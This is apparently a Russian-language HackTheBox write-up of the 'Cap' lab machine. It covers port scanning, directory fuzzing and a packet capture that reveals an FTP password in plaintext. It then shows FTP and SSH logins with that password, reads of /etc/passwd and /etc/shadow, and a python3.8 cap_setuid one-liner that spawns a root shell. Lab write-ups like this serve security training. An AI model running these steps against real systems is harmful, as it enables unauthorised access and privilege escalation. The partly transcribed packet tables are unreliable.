

Отчёт

Исполнитель

Тестирование выполнено Кравцовым Николаем, начинающим специалистом по информационной безопасности

Область тестирования и использованные службы.

IP/домен	Порт	Сервис	Сервис целевого сервера
localhost	5901	WinKexServer	-
localhost	-	Nmap Port Scanner	-
localhost	-	GoBuster Directory Fuzzing	-
localhost	1234	Reverse Shell Listener	-
localhost	-	Obsidian Notes	-
10.10.10.245	80	Web Server	+
10.10.10.245	22	SSH	+
10.10.10.245	21	FTP	+

Использованные файлы:

- /usr/bin/python3.8 - повышение привилегий.
- user.txt - флаг.
- root.txt - флаг.

Порядок действий

1) Запуск openvpn для доступа; кех для того, чтобы сделать linux удобнее

- `kex --win && sudo openvpn lab_Ko1ya080808.ovpn`

2) Сканирование портов с помощью nmap.

- Результаты:

```
PORT    STATE    SERVICE VERSION
21/tcp  open    ftp      vsftpd 3.0.3
22/tcp  open    ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp  open    http     gunicorn
|_http-server-header: gunicorn
|_http-title: Security Dashboard
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Server: gunicorn
|     Date: Fri, 08 Nov 2024 15:52:39 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 232
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL
manually please check your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.0 200 OK
|     Server: gunicorn
|     Date: Fri, 08 Nov 2024 15:52:32 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 19386
|     <!DOCTYPE html>
|     <html class="no-js" lang="en">
|     <head>
|     <meta charset="utf-8">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title>Security Dashboard</title>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <link rel="shortcut icon" type="image/png"
href="/static/images/icon/favicon.ico">
|     <link rel="stylesheet" href="/static/css/bootstrap.min.css">
|     <link rel="stylesheet" href="/static/css/font-awesome.min.css">
|     <link rel="stylesheet" href="/static/css/themify-icons.css">
|     <link rel="stylesheet" href="/static/css/metisMenu.css">
|     <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
|     <link rel="stylesheet" href="/static/css/slicknav.min.css">
```

```
| <!-- amchar
| HTTPOptions:
| HTTP/1.0 200 OK
| Server: gunicorn
| Date: Fri, 08 Nov 2024 15:52:33 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Allow: GET, HEAD, OPTIONS
| Content-Length: 0
| RTSPRequest:
| HTTP/1.1 400 Bad Request
| Connection: close
| Content-Type: text/html
| Content-Length: 196
| <html>
| <head>
| <title>Bad Request</title>
| </head>
| <body>
| <h1><p>Bad Request</p></h1>
| Invalid HTTP Version &#x27;Invalid HTTP Version:
&#x27;RTSP/1.0&#x27;&#x27;
| </body>
|_ </html>
84/tcp filtered ctf
```

3) Запуск gobuster для поиска директорий

- Результаты:


```
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.10.245
[+] Method: GET
[+] Threads: 10
[+] Wordlist: directory-list-2.3-medium.txt
[+] Negative Status codes: 404,301
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/data (Status: 302) [Size: 208] [--> http://10.10.10.245/]
```

```
/ip (Status: 200) [Size: 17375]
/netstat (Status: 200) [Size: 38561]
Progress: 5148 / 220561 (2.33%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 5164 / 220561 (2.34%)
[ERROR] context canceled
```

Finished


4) Заходим на веб сервер и смотрим на страницы.

- Результат:




5) Мне на глаза попалась страница при нажатии на кнопку "Security Snapshot (5 Second PCAP + Analysis)".

- Результат:



6) Я зашел на страницу /data/0 и скачал pcap файл.

- Результат:



7) При анализировании pcap файла в Wireshark, я наткнулся на интересную строку.

- Результат:

The screenshot shows the Wireshark interface with a packet capture list. The selected packet is number 35, which is an FTP 'Response: 220 (vsFTPd 3.0.3)'. The packet details pane shows the 'FTP' protocol structure, including 'Request: SYST', 'Response: 220 Login successful.', 'Request: SYST', and 'Response: 215 UNIX Type: L8'.

No.	Time	Source	Destination	Protocol	Length	Info
23	0.448135	192.168.196.1	192.168.196.16	TCP	62	54410 → 80 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
24	0.448205	192.168.196.1	192.168.196.16	HTTP	408	GET /favicon.ico HTTP/1.1
25	0.448213	192.168.196.16	192.168.196.1	TCP	56	80 → 54410 [ACK] Seq=1 Ack=353 Win=64128 Len=0
26	0.449720	192.168.196.16	192.168.196.1	TCP	80	80 → 54410 [PSH, ACK] Seq=1 Ack=353 Win=64128 Len=24 [TCP segment of a reassembled PDU]
27	0.449869	192.168.196.1	192.168.196.16	HTTP	425	HTTP/1.0 404 NOT FOUND (text/html)
28	0.450003	192.168.196.1	192.168.196.16	TCP	62	54410 → 80 [ACK] Seq=353 Ack=395 Win=1050624 Len=0
29	0.450176	192.168.196.1	192.168.196.16	TCP	62	54410 → 80 [FIN, ACK] Seq=353 Ack=395 Win=1050624 Len=0
30	0.450189	192.168.196.16	192.168.196.1	TCP	56	80 → 54410 [ACK] Seq=395 Ack=354 Win=64128 Len=0
31	2.624570	192.168.196.1	192.168.196.16	TCP	68	54411 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
32	2.624624	192.168.196.16	192.168.196.1	TCP	68	21 → 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
33	2.624934	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34	2.626895	192.168.196.16	192.168.196.1	FTP	76	Response: 220 (vsFTPd 3.0.3)
35	2.667693	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36	4.126540	192.168.196.16	192.168.196.1	FTP	56	21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
37	4.126526	192.168.196.16	192.168.196.1	FTP	90	Response: 331 Please specify the password.
38	4.126630	192.168.196.16	192.168.196.1	FTP	62	54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
39	4.167701	192.168.196.1	192.168.196.16	TCP	56	21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
40	4.174070	192.168.196.16	192.168.196.1	FTP	79	Response: 230 Login successful.
41	5.432981	192.168.196.1	192.168.196.16	FTP	62	Request: SYST
42	5.432984	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=78 Ack=42 Win=64256 Len=0
43	5.432937	192.168.196.16	192.168.196.1	FTP	75	Response: 215 UNIX Type: L8
44	5.478790	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=42 Ack=97 Win=1050880 Len=0
45	5.478798	192.168.196.1	192.168.196.16	FTP	84	Request: PORT 192.168.196.1 212 140

8) Попробуем зайти на ftp.

- Попытка:

```
(kolya080808@Nikolapc)-[~]  
$ ftp nathan@10.10.10.245  
Connected to 10.10.10.245.  
220 (vsFTPD 3.0.3)  
331 Please specify the password.  
Password:
```

- Результат:

```
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```

9) Посмотрим что у нас есть.

- Команда:

```
ftp> ls  
229 Entering Extended Passive Mode (|||56092|)  
150 Here comes the directory listing.  
-rw-rw-r-- 1 1001 1001 2465 Nov 08 12:59 281.c  
-rw-rw-r-- 1 1001 1001 58 Nov 08 13:14 exploit.py  
-rw-rw-r-- 1 1001 1001 541 Nov 08 15:52 index.html  
-rwxrwxr-x 1 1001 1001 827739 Oct 11 01:13 linpeas.sh  
-rwxrwxr-x 1 1001 1001 9627 Nov 08 11:15 poc.sh  
drwxr-xr-x 3 1001 1001 4096 Nov 08 11:11 snap  
-r----- 1 1001 1001 33 Nov 08 04:03 user.txt  
drwxrwxr-x 2 1001 1001 4096 Nov 08 12:38 www  
226 Directory send OK.
```

10) Скачиваем user.txt и читаем.

- Команды:

```
ftp> mget user.txt  
mget user.txt [anpqy?]? y  
229 Entering Extended Passive Mode (|||43919|)  
150 Opening BINARY mode data connection for user.txt (33 bytes).  
100%  
|*****|
```

```
33      0.37 KiB/s    00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.04 KiB/s)
ftp> exit
221 Goodbye.
```



```
(kolya080808@Nikolapc)-[~]
$ ls
Desktop                extensions.txt          malicious-
wordpress-plugin      rockyou.txt            XSSStrike
directory-list-2.3-big.txt  fasttrack.txt         Music
Templates              xss.txt
directory-list-2.3-medium.txt  fasttrack.txt:Zone.Identifier  Pictures
thm-troubleshoot
directory-list-2.3-small.txt  get-pip.py            privesc
unix-privesc-check
Documents               Kolya080808.ovpn      Public
user.txt
Downloads               lab_Kolya080808.ovpn  reports
Videos
```

```
(kolya080808@Nikolapc)-[~]
$ cat user.txt
45ff23a46ca28bfa7bed8eb9d4568eca
```

```
(kolya080808@Nikolapc)-[~]
$
```

11) Посмотрим, что мы можем сделать дальше.

- Поиск повышения привелегий в ftp:



12) Попробуем найти способы повышения привелегий через lftp.

- Команда:

```
lftp nathan@10.10.10.245:~> find / -perm -4000 2>/dev/null
find: Access failed: 550 Failed to change directory.
```

- Вывод:
Надо попробовать повысить привелегии через сам ftp.

13) Попробуем получить reverse shell.

- Попытка

```

8 Bytes received in 00.00 (0.25 KiB/s)
ftp> put exploit.py
local: exploit.py remote: exploit.py
29 Entering Extended Passive Mode (|||59218|)
50 Permission denied.
ftp> put directory-list-2.3-medium.txt
local: directory-list-2.3-medium.txt remote: directory-list-2.3-medium.txt
29 Entering Extended Passive Mode (|||36372|)
50 Permission denied.
ftp>

```

- Вывод

Он не дает нам загрузить файл, надо сделать что-то другое.

14) Я дурак и забыл, что пароль может подходить и в ssh.

- Команда

```

(kolya080808@Nikolapc)-[~]
$ ssh nathan@10.10.10.245
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Nov  8 16:47:27 UTC 2024

System load:  0.0               Processes:            239
Usage of /:   37.1% of 8.73GB   Users logged in:     1
Memory usage: 38%              IPv4 address for eth0: 10.10.10.245
Swap usage:   0%

=> There are 4 zombie processes.

```

63 updates can be applied immediately.

42 of these updates are standard security updates.

To see these additional updates run: `apt list --upgradable`

The list of available updates is more than a week old.

To check for new updates run: `sudo apt update`

Failed to connect to <https://changelogs.ubuntu.com/meta-release-lts>. Check your Internet connection or proxy settings

Last login: Fri Nov 8 16:46:31 2024 from 10.10.16.40
nathan@cap:~\$

15) Я попытался прочесть /etc/shadow:

- Результат:

```
nathan@cap:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
nathan@cap:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:112:/:run/uidd:/usr/sbin/nologin
tcpdump:x:108:113:/:nonexistent:/usr/sbin/nologin
landscape:x:109:115:/:var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/:var/cache/pollinate:/bin/false
sshd:x:111:65534:/:run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
lxd:x:998:100:/:var/snap/lxd/common/lxd:/bin/false
```

```
nathan:x:1001:1001:~/home/nathan:/bin/bash
ftp:x:112:118:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
nathan@cap:~$
```

16) Посмотрим, что можно сделать для повышения привилегий.

- Результат

```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper =
cap_net_bind_service,cap_net_admin+ep
```

17) Повышаем привилегии:

- Результат

```
nathan@cap:~$ python3.8 -c 'import os;os.setuid(0);os.system("/bin/bash")'
root@cap:~# ls
281.c  exploit.py  index.html  linpeas.sh  poc.sh  snap  user.txt  www
```

18) Ну и читаем root.txt:

- Результат:

```
root@cap:/root# cat root.txt
74204cf64fcc91e0894834b08b63338f
```

Примечание


Я сильно затупил, так что на видео после получения user.txt просто прокрутите до момента где я получил доступ к ssh.

Спасибо HackTheBox за такую прекрасную комнату!!!

Найденные уязвимости

Information Disclosure

PoC:



The image shows a Wireshark packet capture of an FTP session. The 'Info' pane on the right highlights the '230 Login successful.' message in the FTP response. The 'Packet List' pane on the left shows the sequence of packets, including the initial connection, directory listing, and login attempt.

No.	Time	Source	Destination	Protocol	Length	Info
23	0.448135	192.168.196.1	192.168.196.16	TCP	62	54410 → 80 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
24	0.448205	192.168.196.1	192.168.196.16	HTTP	408	GET /favicon.ico HTTP/1.1
25	0.448213	192.168.196.16	192.168.196.1	TCP	56	80 → 54410 [ACK] Seq=1 Ack=353 Win=64128 Len=0
26	0.448720	192.168.196.16	192.168.196.1	TCP	80	80 → 54410 [PSH, ACK] Seq=1 Ack=353 Win=64128 Len=24 [TCP segment of a reassembled PDU]
27	0.449869	192.168.196.16	192.168.196.1	HTTP	425	HTTP/1.0 404 NOT FOUND (text/html)
28	0.450003	192.168.196.1	192.168.196.16	TCP	62	54410 → 80 [ACK] Seq=353 Ack=395 Win=1050624 Len=0
29	0.450176	192.168.196.1	192.168.196.16	TCP	62	54410 → 80 [FIN, ACK] Seq=353 Ack=395 Win=1050624 Len=0
30	0.450189	192.168.196.16	192.168.196.1	TCP	56	80 → 54410 [ACK] Seq=395 Ack=354 Win=64128 Len=0
31	2.624570	192.168.196.1	192.168.196.16	TCP	68	54411 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
32	2.624624	192.168.196.16	192.168.196.1	TCP	68	21 → 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
33	2.624934	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34	2.626895	192.168.196.16	192.168.196.1	FTP	76	Response: 220 (vsftpd 3.0.3)
35	2.667693	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36	4.126500	192.168.196.1	192.168.196.16	FTP	69	Request: USER nathan
37	4.126526	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38	4.126638	192.168.196.16	192.168.196.1	FTP	90	Response: 331 Please specify the password.
39	4.167781	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40	5.424998	192.168.196.1	192.168.196.16	FTP	78	Request: PASS Buck3tH4TF0RM3!
41	5.425034	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
42	5.432387	192.168.196.16	192.168.196.1	FTP	79	Response: 230 Login successful.
43	5.432801	192.168.196.1	192.168.196.16	FTP	62	Request: SYST
44	5.432834	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=78 Ack=42 Win=64256 Len=0
45	5.432937	192.168.196.16	192.168.196.1	FTP	75	Response: 215 UNIX Type: L8
46	5.478790	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=42 Ack=97 Win=1050880 Len=0
47	6.384628	192.168.196.1	192.168.196.16	FTP	84	Request: PORT 192.168.196.1 212.140

(пункт 7)

```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper =
cap_net_bind_service,cap_net_admin+ep
```

